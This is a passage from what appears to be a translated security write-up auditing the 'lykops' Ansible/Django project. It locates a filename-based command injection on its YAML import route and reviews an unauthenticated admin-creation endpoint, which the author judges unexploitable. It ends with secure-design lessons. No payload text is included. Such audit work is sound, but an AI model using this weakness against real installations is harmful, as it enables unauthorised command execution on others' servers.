
Finally, at lykops/lykops/ansible/yaml.py#74, I found the entry point of this vulnerability: the file variable comes from our HTTP request.
The corresponding route is ^ansible/yaml/import$.
You can see that if an error occurs during upload, the import_file function gets called twice — i.e., the command executes twice.
Exploitation


We access it directly, upload a file and intercept the request
Change the filename, and the command injection is complete.
0x0? Unauthenticated Add-Admin Endpoint
While installing this system, I noticed that you can add an administrator at the very beginning,

The route is here
url(r'^user/create_admin', Login(mongoclient=mongoclient, redisclient=redisclient).create_admin, name='create_admin'),
Now let’s look at the implementation code for creating an administrator

Clearly problematic. It first checks the request method: if it’s a GET request, it queries MongoDB for whether a superadmin user currently exists (the default value is lykops, as mentioned above), and if none exists, it renders the create administrator template.
My dear developer, please stop writing things so convolutedly — for POST requests, you have no authentication whatsoever.
But but but — I hadn’t noticed that it forcibly specifies creating an adminuser afterwards, so it actually can’t be exploited at all…
Summary
Thanks for reading!
After this round of code auditing, the ways to get a shell turned out to be many and varied; but no matter what, the root cause is always ops/dev personnel lacking security awareness and cutting corners for convenience.
Along the way, I also learned some best practices — for example, when distributing a Django project with a dynamically imported SECRET_KEY, it’s best to use the system’s environment variables.
Furthermore, if we raise the bar a bit — elevating to secure design. From this fragile project, another example comes to mind: think about why the BT (BaoTa) panel’s account and password are not saved in a config file, but instead require running a command, bt default, to reveal them? One of the reasons, isn’t it precisely to prevent them from being swiped by vulnerabilities like local arbitrary file read?
Remember: vulnerabilities often work in combination. The goal of secure design is to reduce security dependencies between components — if the moat falls, there’s still the city gate; if the gate is breached, there are still sentries.
So, my personal take: studying security means learning not only security techniques but also security philosophy — extrapolating from one case to others is what produces a qualitative leap.
Refs
- Minimized risk of SECRET_KEY leak. https://github.com/django/django/pull/2714
- https://github.com/danghvu/pwp/blob/master/exploit.py
- A Brief Discussion of the PyYAML Deserialization Vulnerability - Xianzhi Community https://xz.aliyun.com/t/7923#toc-10
- From Django’s SECRET_KEY to Code Execution | xxlegendhttp://xxlegend.com/2015/04/01/%E4%BB%8EDjango%E7%9A%84SECTET_KEY%E5%88%B0%E4%BB%A3%E7%A0%81%E6%89%A7%E8%A1%8C/
Appendix: Deployment Guide
When deploying this code, I stepped on a few small pitfalls, so I added some content on top of the official installation instructions and put it in the attachment.
Masters who want to analyze it yourselves can set up the environment and do a reproduction.
One last thing: this code is basically only used on intranets (I couldn’t find a single instance on FOFA anyway).
Therefore, please set it up locally and do NOT use it in a production environment!